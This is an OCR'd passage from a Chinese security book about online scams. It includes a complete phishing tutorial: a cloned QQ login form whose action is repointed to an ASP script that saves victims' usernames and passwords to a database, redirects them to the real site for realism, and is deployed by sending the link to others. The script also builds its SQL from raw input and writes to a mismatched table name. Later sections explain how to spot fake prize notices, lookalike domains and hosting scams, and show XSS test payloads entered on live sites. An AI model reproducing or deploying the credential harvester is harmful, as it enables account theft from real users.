


图 6-14 新建 Access 文档



图 6-15 选择【空数据库】项

此时将会弹出一个保存对话框要求进行保存，任意选择一个路径后将其保存为 qq.mdb。双击如图 6-16 中所示的【使用设计器创建表】项，开始创建数据库文件。

在表中分别建立如图 6-17 所示字段，输入完毕后单击工具栏中的【保存】图标，将其以表名“qq”保存，如图 6-17 和图 6-18 所示。




图 6-16 选择【使用设计器创建表】项

图 6-17 创建字段

此时将会弹出一个提醒定义主键的对话框，如图 6-19 所示。




图 6-18 另存为表名称 qq




图 6-19 提醒定义主键

此处可以直接单击【是】按钮接受默认选择。

接下来，创建具有指定功能的 ASP 文件。

右键单击刚刚保存的网页文件“QQ 宠物-宠爱无限，爱心飞扬.htm”，依次选择【打开方式（H）】→【记事本】选项，如图 6-20 所示。




图 6-20 使用记事本打开网页文件

按下组合键<Ctrl+F>，查找“onkeypress="if”（不含引号）关键词，如图 6-21 所示。



图 6-21 查找“onkeypress="if”关键词

修改代码中的 action 部分，修改前的代码如下所示。

```
    <FORM onkeypress="if (event.keyCode==13) return checkinput();" name=form1 onsubmit=
"javascript: return checkinput();" action=http://ptlogin.qq.com/login method=post>
```

修改后的代码如下所示。

```
    <FORM onkeypress="if (event.keyCode==13) return checkinput();" name=form1 onsubmit=
"javascript: return checkinput();" action=save.asp method=post>
```

在桌面上单击右键，选择【新建】→【文本文档】，新建一个名为“新建文本文档.txt”的文件，将其重命名为“save.asp”。

由于默认情况下 Windows XP 系统不显示文件的扩展名，所以这里需要简单地设置一下。单击“我的电脑”图标，依次选择菜单【工具】→【文件夹选项（0）...】选项，如图 6-22 所示。

在弹出的“文件夹选项”对话框中选择【查看】标签，在【高级设置】项中去掉选中“隐藏已知文件类型的扩展名”项，如图 6-23 所示。




图 6-22 打开“文件夹选项”




图 6-23 去掉“隐藏已知文件类型的扩展名”的选中

用记事本打开文件“save.asp”，写入以下代码。

```
<%
dim db,strcon,name,pass,rs,strSql
strcon="dbq="& server.mappath("qq.mdb") &"; driver= {microsoft access driver (*.mdb)}"
Set db=Server.createobject("ADODB.connection")
db.open strcon
name=Request("u")
pass=Request("p")strSql="INSERT INTO pass(name, pass) VALUES('"& name &"','"& pass
&"')" db.Execute(strSql)
Response.Redirect "http://pet.qq.com" '保存密码后自动转到QQ宠物官方站
%>
```

上述代码的作用就是将用户输入的账号和密码保存到数据库后自动转到 QQ 宠物的官方网站，以增加真实性。

最后将文件“QQ 宠物-宠爱无限，爱心飞扬.htm”、“save.asp”、“qq.mdb”一起上传到支持 ASP 解析的网页空间中，把“QQ 宠物-宠爱无限，爱心飞扬.htm”页面的完整 URL 发送给其他人后即可实施引诱别人上钩受骗。

当然，钓鱼攻击绝非如此简单，黑客往往还要揣摩用户心理，使用一些技术手段来伪装自己，以及通过欺骗性更强的招数来引诱用户上钩。

目前，频频发生的网络盗窃事件都与网络钓鱼有着很大的关系，并且攻击者也不再满足于使用垃圾邮件来宣传，而渐渐开始采用病毒、蠕虫等技术来更快地达到其目的。

防范这类攻击最好的方法是不要随便接收他人的链接信息。

6.5 揭露虚假 QQ 中奖信息

“尊敬的 QQ 用户你好！恭喜你被《腾讯网络科技有限公司》后台系统抽取为 2007 年幸运用户，你将获得由本公司送出惊喜奖金￥28000[RMB]以及三星 Q30 笔记本电脑一部。请你添加颁奖客服 QQ：694759***领取。”

当看到上述一段话的时候你将会是什么心情呢？当然，大多数人还是能够分清真假的，但总有一部分人，因贪图便宜，致使自己上当受骗。

本节将从各个角度来分析这种骗术中的特点，使你再遇到此类事情时能保持清醒的认识。

6.5.1 揭露 QQ 中奖信息骗局

“QQ 中奖”信息骗局通常采用通知用户已中奖，但要求用户先汇款支付所得税、手续费等方法来骗取用户的费用，如图 6-24 所示。




图 6-24 中奖却要先付款的手续说明

通常，正规的有奖活动网站即使用户真的中奖，也不会向中奖用户索取任何费用，例如手续费、运输费、税收费、邮寄费等。

另外，有奖活动奖金一般也不会太高，因为通常超过最高奖金 5000 元时就需要事先向有关部门申请。例如，腾讯等正规公司一般情况下不会为普通的有奖活动提供太高的奖金，而骗子为了达到诱使人上当的目的，往往会开出非常诱人的重金奖励。

6.5.2 揭露假冒域名

此类欺骗信息所要求用户进行登录的网站皆非正规的官方网站，从图 6-25 和图 6-26 所示可以看到共出现了两个域名，http://xyolu.cn/和 http://www.qq089.com/。注意，这是两个顶级域名。




图 6-25 通过 QQ 空间留言的欺骗信息

根据常理，像腾讯这种正规公司的网站不可能为了一两项活动而专门申请新的顶级域名。事实上，腾讯举办的所有活动，提供的所有服务，通常都是以二级域名的形式出现（除了一些专门且比较独立的业务），比如 QQ 号码的域名为 http://haoma.qq.com/，QQ 充值的域名地址为 http://pay.qq.com/等。




图 6-26 通过 QQ 聊天发送的欺骗信息

另外还要注意，在正常的 URL 中，腾讯官方网站域名 qq.com 后一定紧跟着 URL 中 http://后面的第一个“/”。例如，http://news.qq.com/a/20080108/002211.htm，而形如 http://www.qq.com.qqx.cn/index.html 的地址则绝对是个骗局。

6.5.3 识破假客服电话

我们再仔细查看图 6-25 和图 6-26 中的内容，会发现里面的客服热线很像我们平时经常见到的 800 免费电话，但它不是。国内也没有 089 这个区号，实际上该号码是一种欺骗形式，以图 6-26 中的号码 089-8880-8080-9999 为例，该号码真正的区号是 0898，这是海南的电话区号；电话号码是 88080809，而最后的 999 其实是分机号码。可见行骗者为了达到迷惑人的目的，真的是无所不用其极。真正的腾讯客服电话是 0755-83765566（需要注意，拨打该号码时需要向运营商支付市话或长话费用）。0755 是深圳的电话区号，这正是腾讯公司的所在地。

另外，有些留言中还会留下多个电话号码，如果是正规公司，号码之间通常应该非常接近，而欺骗信息中留下的号码基本没什么联系，甚至有时会收到该号码已停机的提示。

6.5.4 识破虚假通知信息

现在我们来仔细观察图 6-27 所示，初看之下，真的会让人误以为是腾讯公司的网站，但有几个疑点比较明显。

首先，浏览器地址栏里显示的 URL 是 http://www.qqvop.com.cn，而不是常见的腾讯对外公开的域名 http://www.qq.cm，很显然是假冒的。

其次，图中显示的“系统消息”对话框是从网页中弹出来的，而非 QQ 客户端弹出的。



图 6-27 虚假 QQ“系统消息”

6.5.5 防范欺骗信息

真正的 QQ 系统消息只能在登录后由客户端弹出；腾讯公司的所有中奖活动和信息都只会在其主页上进行公布，而不会通过 QQ 空间留言、QQ 消息、聊天室或游戏大厅消息等方式进行通知。

在网页中伪造弹出的 QQ 系统消息多是采用图片链接，因此当鼠标指向它的时候指针形状会发生改变；当右键单击它时弹出的是很熟悉的网页图片右键菜单，而非客户端程序简单的右键菜单，如图 6-28 所示。



图 6-28　右键单击显示出网页图片的右键菜单

6.5.6　识破虚假用户名

一些欺骗者为了使其招数显得更加真实，将其自身的 QQ 资料进行了全方位地更改。最典型的地方就是把 QQ 用户名改成“腾讯客服”或“10000”，或者在发送邮件时将发信人姓名伪造成类似腾讯官方邮箱的名字，如图 6-29 和图 6-30 所示。




图 6-29　修改后的 QQ 昵称



图 6-30　修改后的发信人姓名

遇到这种情况，一定要查看完整资料，最主要的是查看其 QQ 账号，因为账号是无法修改的。腾讯公司通常只会用 10000 这个系统号来进行系统提示。

6.6　揭露虚拟主机的骗术

随着 Internet 的迅猛发展，网站早已不是商业公司的专利，尤其是自从 2007 年 CNNIC（中国互联网络信息中心）推出“CN 域名 1 元体验活动”以来，许多的普通网民也拥有了完

全属于自己的顶级域名。

但仅仅拥有域名是不能做出自己的网站的，还需要 Web 空间。目前 Web 空间的价格还比较贵，因此便出现了许多解决方案，虚拟主机就是最流行的方案之一。



小贴士：虚拟主机，是在网络服务器上划分出一定的磁盘空间供用户放置站点、应用组件等，提供必要的站点功能与数据存放、传输功能。由于多台虚拟主机共享一台真实主机的资源，每个用户承受的硬件费用、网络维护费用、通信线路的费用均大幅度降低，Internet 真正成为人人用得起的网络。

目前，针对虚拟主机出现的骗术也不在少数，以下就列举几种比较常见的骗术来进行分析。

6.6.1 个人 PC 充当试用空间

我们在现实中购物时总会要求试用，感觉满意后才会付款购买，这样的好处很明显。因此，一些不法服务提供商利用人们的这个特点，大力邀请用户试用其服务空间，满意后再付款。

但此类服务提供商通常没有自己的服务器，那么他们提供的试用空间存放在哪里呢？答案是：个人 PC。

个人 PC 发展到现在，性能已经远非以前可比，虽然与真正的服务器不可比，但作为一个短暂的演示或试用空间还是绰绰有余的。当用户试用后感觉还比较满意（只有你一个用户，系统当然承受得了），准备付款时，也就上当了。他们一旦收到用户的汇款，便会在顷刻间消失得无影无踪。

区分是否为真正的 PC，可以按以下方法进行：（1）查看对方是否有固定 IP；通常个人用户上网使用的都是动态 IP，服务器为了保证其上的网站能被访问，必须要使用静态 IP 地址。（2）要求对方截取一个流量报表图给你（托管或租用 IDC 都会给出流量报表图的）。（3）询问对方是否有现成的客户，要他提供几个。一台服务器上往往都会容纳数十个甚至上百个虚拟主机用户，根本不可能只有你一个用户（如果真的没有其他用户的话，就不用考虑选择该服务提供商了）。当获得他们的一些客户的域名后，在命令行下 Ping 这些客户的域名，看 IP 是否一样，如图 6-31 所示。如果不一样，就要求他提供一样的，否则就可以放弃了。



图 6-31 Ping 域名得到 IP 地址

6.6.2 租用网络空间陷阱

为你提供服务的虚拟主机服务提供商往往没有自己的服务器，而是租用他人的服务器空间。目前，大多数 IDC（互联网数据中心）服务提供商都允许按月付款，这种欺骗方式的结果往往是，你花了不少钱购买的空间不到一个月就不见了。

还有一种情况更加让人失望，就是这些虚拟主机提供商根本连空间也不租，只使用种种借口骗到你的钱后就立即消失了。

这种租用网络空间的欺骗方式很难区分，也容易上当。通常，尽可能地选择一些大型的服务提供商，在确定购买其空间前一定要在搜索引擎中进行认真地搜索以查看其在网友中的口碑。

6.6.3 “肉鸡”服务器

此“肉鸡”可非我们餐桌上的肉鸡，而是一些被所谓“黑客”控制的服务器。

此种骗术最主要的特点是价格便宜，因为属于非法入侵来控制别人的主机，所以“黑客”自身无需付出任何成本。另外，这种服务器极不稳定，经常会毫无规律地重新启动。

6.6.4 防范支招

可以要求对方为你开启 SQL 服务，SQL 在任务栏中有小图标，安装之后很容易被发现。另外，还可以要求附赠邮局系统，装邮局系统也是很易发现的。

6.6.5 其他骗术揭秘

- **IIS 并发连接数不限**：这是不可能的，因为服务器资源是有限的。可以想象一下，没有红绿灯的城市将会是什么样子。
- **超大空间容量诱惑**：160GB 硬盘只需花 500 多元钱看起来很划算。但要清楚，正常情况下一般网站根本不需要 1GB 以上的空间，对于一些常规的 BLOG 程序甚至只要 10MB 就可以满足其一般性的需要。
- **试用后转移空间到拥挤服务器**：试用时使用比较空闲的服务器，一旦用户付款后便借故转移到拥挤的服务器上，甚至要求用户再次付款后才能将网站更换到稍微好一点的服务器上。
- **超低价格吸引客户**：俗话说得好，一分价钱一分货。天下没有免费的午餐，更不会无缘无故地掉馅饼。
- **承诺不切实际的服务**：购买前对客户做出许多承诺，骗取客户暂时的信任，客户一旦购买空间并出现问题后，根本就找不到维修人员了。

在准备购买对方的虚拟主机服务之前，应查看对方是否有正规的 ISP、ICP 增值电信经营许可证。注意不是“网站备案”，因为“网站备案”不论是经营性还是非经营性的网站都要做的，这可以拨打电话到当地的通信管理局查询。

6.7 防不胜防的跨站攻击

目前，针对网站进行的攻击方式各种各样，其中有许多攻击方式都是针对网站和服务器本身进行的，成功后“黑客”才会考虑在服务器上进行挂马。

但是，有一种比较特殊的攻击方式——跨站，与其他攻击方式最大的不同在于它是直接针对用户的攻击行为。下面将对跨站攻击进行详细分析。

6.7.1 认识动态网页

要想认识跨站攻击，就不能不说到动态网页。

提到网页，我们最熟悉的都是 HTML 文件。HTML 即超文本标记语言，是 WWW 的描述语言，它使得用户可以方便地将文字和图片等信息以整齐的格式展示在其他用户面前，而且其使用方法也很简单，因此非常流行。

但随着万维网的快速发展，HTML 这种简单的语言已经不能满足用户越来越复杂的要求了，于是就出现了所谓的动态语言。

此处所说的动态语言专指动态网页编程语言，它的出现是为了向 Web 用户提供更好的服务和交互能力。例如，可以允许用户进行注册、搜索文章、发表评论等。动态语言是基于数据库的，每当用户提交了一个查询请求时，网页就连接到数据库进行查询，然后将结果进行一定格式的整理后以网页形式通过浏览器返回给用户；当用户提交了一个评论时，系统会将其进行适当处理后添加到数据库中，在该网页下次被浏览的时候自动读取并显示。

6.7.2 认识跨站攻击

我们已经知道了动态语言是基于数据库的，如果用户在评论时提交的不是正常评论，而是精心构造的一些恶意代码语句，它们如果不经过滤地被添加到数据库中，当用户访问该页面时，浏览器会自动下载该页面中的所有内容，嵌入到其中的恶意代码将会被执行，因此就造成了所谓的跨站攻击，简称 XSS。

XSS 是一种被动式的攻击，通过它往往并不能直接入侵到服务器内部，但它最大的特点是攻击目标为正在浏览网页的普通用户，因此我们不得不防。

有些跨站攻击仅仅是一个恶作剧的玩笑。例如，当用户被诱导到一个恶意网站时，将会立刻弹出几十个窗口页面，让人厌烦地是所有关闭这些窗口的尝试都是徒劳的，关掉一个就会弹出更多来。

但更多的跨站攻击就不仅仅是恶作剧了，“黑客”的目标可以是获取一些敏感信息，窃取资料甚至破坏系统。

下面以两个网站来演示跨站测试。

网站的跨站漏洞出现在它的搜索地址栏中，打开其搜索页面：http://search.newxxx.com/，在搜索输入栏里输入<script>alert("test")</script>，如图 6-32 所示。



图 6-32 输入跨站测试语句

单击【搜索】按钮后转入搜索页面，便可看到弹出了一个对话框，成功地执行了我们输入的命令，如图 6-33 所示。




图 6-33　跨站测试结果成功

通过上面的测试我们至少知道了一件事情，就是该网站对用户的输入并没有做任何基本的过滤，因此可以构造一些恶意的数据，例如输入以下语句<iframe src="http://www. hoversnow. com.cn" width="200" height="200"></iframe>，提交后执行的结果如图 6-34 所示，可以看到该网页被成功打开了。



图 6-34　第二次跨站测试结果

另外，另一网站也存在此漏洞，其测试方法和测试效果分别如图 6-35 和图 6-36 所示。



图 6-35 跨站测试界面



图 6-36 跨站测试结果

6.7.3 跨站攻击的危害

跨站攻击的危害很大，下面列出了常用的几种。

（1）进行有针对性的挂马。

假如在如图 6-34 的测试中输入的网址不是一个普通网页，而是一个挂有木马的页面，特别考虑到是浏览量非常大的网站，其结果可想而知。

当然，跨站攻击并不都是这么容易，但可以确定的是，它的危害性绝对是不小的。

（2）用户权限利用。

这类网站必须进行会员注册，而且会员往往比非会员有着许多特权，假如该网站禁止注册了，非会员就可以尝试通过 XSS 冒充已登录的会员进行操作。

（3）DDoS 攻击或傀儡机。

如果该网站的访问量非常大，攻击者可以精心构造一些跨站攻击使得浏览此网页的用户间接地成为攻击其他站点的帮凶。

（4）提权。

提权一般发生在论坛或信息管理系统，需要攻击者对目标系统相当熟悉，从而知道怎样

构造语句来进行提权。

6.7.4 防范跨站攻击

跨站是一种比较难以防范的漏洞，较有效地防范方法是程序员在编写网页代码时，应对用户提交的任何变量进行可靠性检查和过滤。



小贴士：本文中所提及的漏洞资料均来自早期的一些资料，侧重于原理解释，实际攻击方法现在大部分均已失效，读者学习的目的是为了更好地防范，不要以身试法。

6.8 域名劫持

在 6.2 节分析 hosts 文件作用时我们曾经简单地提到了域名解析服务，那么域名解析服务到底是什么呢？它是怎么工作的呢？又会出现什么危害呢？

域名是为了方便记忆而建立的，而要访问一台互联网上的服务器，最终还必须通过 IP 地址来寻址。域名解析就是将域名重新转换为 IP 地址的过程，需要由专门的域名解析服务器（DNS）来完成。

例如，一个域名为 www.baidu.com 的网站，想访问这个网站就要先进行解析，即在域名的后台管理选项中将 DNS 服务器解析到一个 Web 服务器的固定 IP：211.94.144.***中，然后在 Web 服务器上进行相关设置后就完成了准备工作。这样，当我们在浏览器的地址栏中输入网址 http://www.baidu.com 后，系统就自动向 DNS 服务器发出查询请求以获得其对应的 IP 地址 211.94.144.***，浏览器利用此 IP 地址来建立连接并访问该网站。



小贴士：系统会自动完成这一系列工作，作为普通用户通常无需对其实现过程进行过多的关注。

通过在 6.2 节中的分析可以知道，hosts 的文件是为了提高解析效率，而在对应的 DNS 服务器上也存在着相应的技术，这就是缓存技术。

每当 DNS 服务器收到一个查询请求时，它首先会查询缓存，如果缓存中有该域名对应的 IP 映射，就直接将其发送给客户端；如果缓存中没有相关数据的话再进行进一步查询，并且查询结束后会将此映射记录添加到缓存中。

域名劫持是一种形象化的攻击方式说明，是指利用某种手段（可能非法，也可能合法）改变域名所有者为该域名所设定的 IP 地址。比如说，微软的域名 www.microsoft.com 在正常的情况下应该是对应 207.46.19.190 这个 IP 地址的，即是说 207.46.19.190 这个 IP 地址就是微软给域名 www.microsoft.com 设定的 IP 地址。但是，假如微软遭到域名劫持攻击的话，则域名 www.microsoft.com 就不会再指向 207.46.19.190 这个 IP 地址，此时在浏览器地址栏中输入域名 www.microsoft.com 也就无法访问到微软的网站。

简单来说，它就是在不知不觉中把用户劫持到仿冒的网站上。例如，用户准备访问某家知名品牌的网上商店，黑客就可以通过域名欺骗的手段，把其带到假的网上商店，同时收集用户的 ID 信息和密码等。

以上我们仅仅简单地在原理上对域名劫持进行了探讨，由于其详细实现过程比较复杂，危害也较大，也由于篇幅所限，因此笔者并未打算用实例进行进一步地讲解。

6.9 总结

本章针对网络上的一些常见骗局举例进行了比较详细的分析和讲解，其中的一些如修改考试成绩骗局、虚假的 QQ 中奖信息骗局等都是非常常见而且很容易让人受骗的。另外，诸如网络钓鱼、跨站攻击等行为都蕴藏着极大的破坏力，因此读者在实际应用中必须多加防范。

第7章 保卫QQ安全——QQ欺骗招数揭秘

自从QQ这个将一只胖乎乎而又很可爱的小企鹅作为图标的软件诞生以来，一股潮流就以不可阻挡之势席卷了全国，上网聊天成为许多青少年的每日必备之课，成千上万的网友为其痴迷，更有甚者将其作为交友联系的惟一方式。

作为一款即时通信软件，QQ已经非常成功。但是作为一个公司，腾讯的雄心很大，QQ上庞大的活跃人数似乎已经成了腾讯一个取之不尽的宝库，依托着这个厚实的平台，一系列的产品，如QQ游戏、QQ空间、QQ邮箱、拍拍购物等不断地强势推出。正所谓“树大招风”，QQ的世界里注定了不会平静，针对QQ的欺骗招数层出不穷，令QQ用户防不胜防。

